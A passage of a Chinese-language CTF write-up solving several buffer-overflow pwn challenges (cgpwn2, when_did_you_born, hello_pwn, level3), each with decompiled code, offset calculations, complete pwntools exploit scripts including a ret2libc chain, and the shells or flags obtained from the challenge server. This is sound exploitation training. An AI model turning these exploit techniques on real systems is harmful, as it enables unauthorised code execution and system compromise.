  setbuf(stderr, 0);
  hello();
  puts("thank you");
  return 0;
}
```

进入hello函数



IDA - cgpwn2 C:\Users\HP\Desktop\cgpwn2


```
_init_proc
sub_80483D0
_setbuf
_gets
_fgets
_puts
_system
___gmon_start__
___libc_start_main
_start
__x86_get_pc_thunk_bx
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
pwn
hello
main
__libc_csu_init
__libc_csu_fini
_term_proc
setbuf
```

```c
char *hello()
{
  char *v0; // eax
  signed int v1; // ebx
  unsigned int v2; // ecx
  char *v3; // eax
  char s; // [esp+12h] [ebp-26h]
  int v6; // [esp+14h] [ebp-24h]

  v0 = &s;
  v1 = 30;
  if ( (unsigned int)&s & 2 )
  {
    *(_WORD *)&s = 0;
    v0 = (char *)&v6;
    v1 = 28;
  }
  v2 = 0;
  do
  {
    *(_DWORD *)&v0[v2] = 0;
    v2 += 4;
  }
  while ( v2 < (v1 & 0xFFFFFFFC) );
  v3 = &v0[v2];
  if ( v1 & 2 )
  {
    *(_WORD *)v3 = 0;
    v3 += 2;
  }
  if ( v1 & 1 )
    *v3 = 0;
  puts("please tell me your name");
  fgets(name, 50, stdin);
  puts("hello,you can leave some message here:");
  return gets(&s);
}
```

```
00000562 hello:1 (8048562)
```

```
8048490: could not find valid save-restore pair for ebp
8048453: positive sp value has been found
```

gets函数栈溢出漏洞



```c
int pwn()
{
  return system("echo hehehe");
}
```

存在system函数，但是没有binsh字符串

又看到fgets函数，

思路有了，我们可以通过fgets函数将binsh字符串传入name里面，

然后通过栈溢出漏洞覆盖返回地址，最后调用system函数和name

system函数的地址：0x8048420


name函数的地址:0x804a080

s到返回地址的偏移 :0x26+4=42

3.EXP

```
from pwn import *
p=remote('111.198.29.45',58337)
sys_addr=0x8048420
name_addr=0x804a080
p.recvuntil("\n")
p.sendline('/bin/sh')
payload='a'*42+p32(sys_addr)+'aaaa'+p32(name_addr)
p.recvuntil("\n")
p.sendline(payload)
p.interactive()
```


4.Flag



```
[*] Switching to interactive mode
$ ls
bin
cgpwn2
dev
flag
lib
lib32
lib64
$ 
```


when_did_you_born

1.查壳



```
root@kali:~# checksec w
[*] '/root/w'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
root@kali:~# 
```

2.IDA分析



```c
  char v4; // [rsp+0h] [rbp-20h]
  unsigned int v5; // [rsp+8h] [rbp-18h]
  unsigned __int64 v6; // [rsp+18h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  puts("What's Your Birth?");
  __isoc99_scanf("%d", &v5);
  while ( getchar() != 10 )
    ;
  if ( v5 == 1926 )
  {
    puts("You Cannot Born In 1926!");
    result = 0LL;
  }
  else
  {
    puts("What's Your Name?");
    gets(&v4);
    printf("You Are Born In %d\n", v5);
    if ( v5 == 1926 )
    {
      puts("You Shall Have Flag.");
      system("cat flag");
    }
    else
    {
      puts("You Are Naive.");
      puts("You Speed One Second Here.");
    }
    result = 0LL;
  }
  return result;
}
```

我们只需要让程序执行system("cat flag")即可


发现gets漏洞函数，思路有了，先让v5不等于1926然后通过gets函数覆盖v5为1926,就可以的到flag

v4到v5的距离为:0x20-0x18=8

3.EXP


```python
from pwn import *
p=remote('111.198.29.45',47153)
p.recvuntil("What's Your Birth?")
p.sendline("1927")
payload='a'*8+p64(1926)
p.recvuntil("What's Your Name?")
p.sendline(payload)
p.interactive()
```

4.Flag



```
root@kali:~# vim 1.py
root@kali:~# python 1.py
[+] Opening connection to 111.198.29.45 on port 47153: Done
[*] Switching to interactive mode

You Are Born In 1926
You Shall Have Flag.
cyberpeace{de2ac2292d6e60e6f7960b9c3fc222e2}
[*] Got EOF while reading in interactive
$ 
```

hello_pwn

1.查壳


```
root@kali:~# checksec h
[*] '/root/h'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
root@kali:~# 
```


2.IDA分析



```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  alarm(0x3Cu);
  setbuf(stdout, 0LL);
  puts("~~ welcome to ctf ~~     ");
  puts("lets get helloworld for bof");
  read(0, &unk_601068, 0x10uLL);
  if ( dword_60106C == 1853186401 )
    sub_400686();
  return 0LL;
}
```

read函数存在栈溢出漏洞，

进入sub_400686函数中



```
__int64 sub_400686()
{
  system("cat flag.txt");
  return 0LL;
}
```


我们通过read函数覆盖dword_60106c为1853186401，就能得到flag

两个函数的偏移为0x601068-0x60106C=4

3.EXP

```
from pwn import *
p=remote('111.198.29.45',41777)
payload='a'*4+p64(1853186401)
p.recvuntil("lets get helloworld for bof")
p.sendline(payload)
p.interactive()
```

4.Flag




```
    NX:       NX enabled
    PIE:      No PIE (0x400000)
root@kali:~# vim 1.py
root@kali:~# python 1.py
[+] Opening connection to 111.198.29.45 on port 41777: Done
[*] Switching to interactive mode

cyberpeace{b222945013b131ec3b8dbc4562cfc54a}
[*] Got EOF while reading in interactive
$ 
```

level3


文件打开之后还是个压缩包，改文件格式为zip

1.查壳




```
root@kali:~# checksec level3
[*] '/root/level3'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
root@kali:~# 
```

2.IDA分析



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function();
  write(1, "Hello, World!\n", 0xEu);
  return 0;
}
```



```
ssize_t vulnerable_function()
{
  char buf; // [esp+0h] [ebp-88h]

  write(1, "Input:\n", 7u);
  return read(0, &buf, 0x100u);
}
```


read函数栈溢出漏洞，这道题没有system函数也没有/bin/sh，但是给了我们一个共享文件，所以这是一道ret2libc的题目

我们可以泄露write函数的真实地址

buf到返回地址的偏移为140

3.EXP


通过`ROPgadget --binary libc_32.so.6 --string '/bin/sh'`获得libc中的binsh字符串的地址



```
bash: ROPgadget: 未找到命令
root@kali:~# ROPgadget --binary libc_32.so.6 --string '/bin/sh'
Strings information
============================================================
0x0015902b : /bin/sh
root@kali:~# 
```

```python
from pwn import *
p=remote('111.198.29.45',57663)
elf=ELF('./level3')
libc=ELF('./libc_32.so.6')
write_plt=elf.plt['write']
main_plt=elf.symbols['main']
write_got=elf.got['write']
payload1='a'*140+p32(write_plt)+p32(main_plt)+p32(1)+p32(write_got)+p32(4)
p.recvuntil("Input:\n")
p.sendline(payload1)
write_addr=u32(p.recv()[:4])
libcbase=write_addr-libc.symbols['write']
sys_addr=libcbase+libc.symbols['system']
libc_binsh_addr=0x0015902b
binsh_addr=libcbase+libc_binsh_addr
payload='a'*140+p32(sys_addr)+'aaaa'+p32(binsh_addr)
p.sendline(payload)
p.interactive()
```


4.Flag



```
    NX:       NX enabled
    PIE:      PIE enabled
[*] Switching to interactive mode
Input:
$ ls
bin
dev
flag
level3
lib
lib32
lib64
$ 
```


string

1.查壳




```
root@kali:~# checksec string
[*] '/root/string'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
root@kali:~# 
```

2.IDA分析




```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  _DWORD *v3; // rax
  __int64 v4; // ST18_8

  setbuf(stdout, 0LL);
  alarm(0x3Cu);
  sub_400996(60LL, 0LL);
  v3 = malloc(8uLL);
  v4 = (__int64)v3;
  *v3 = 68;
  v3[1] = 85;
  puts("we are wizard, we will give you hand, you can not defeat dragon by yourself ...");
  puts("we will tell you two secret ...");
  printf("secret[0] is %x\n", v4, a2);
  printf("secret[1] is %x\n", v4 + 4);
  puts("do not tell anyone ");
  sub_400D72(v4);
  puts("The End.....Really?");
  return 0LL;
}
```

我们可以得到v4的地址

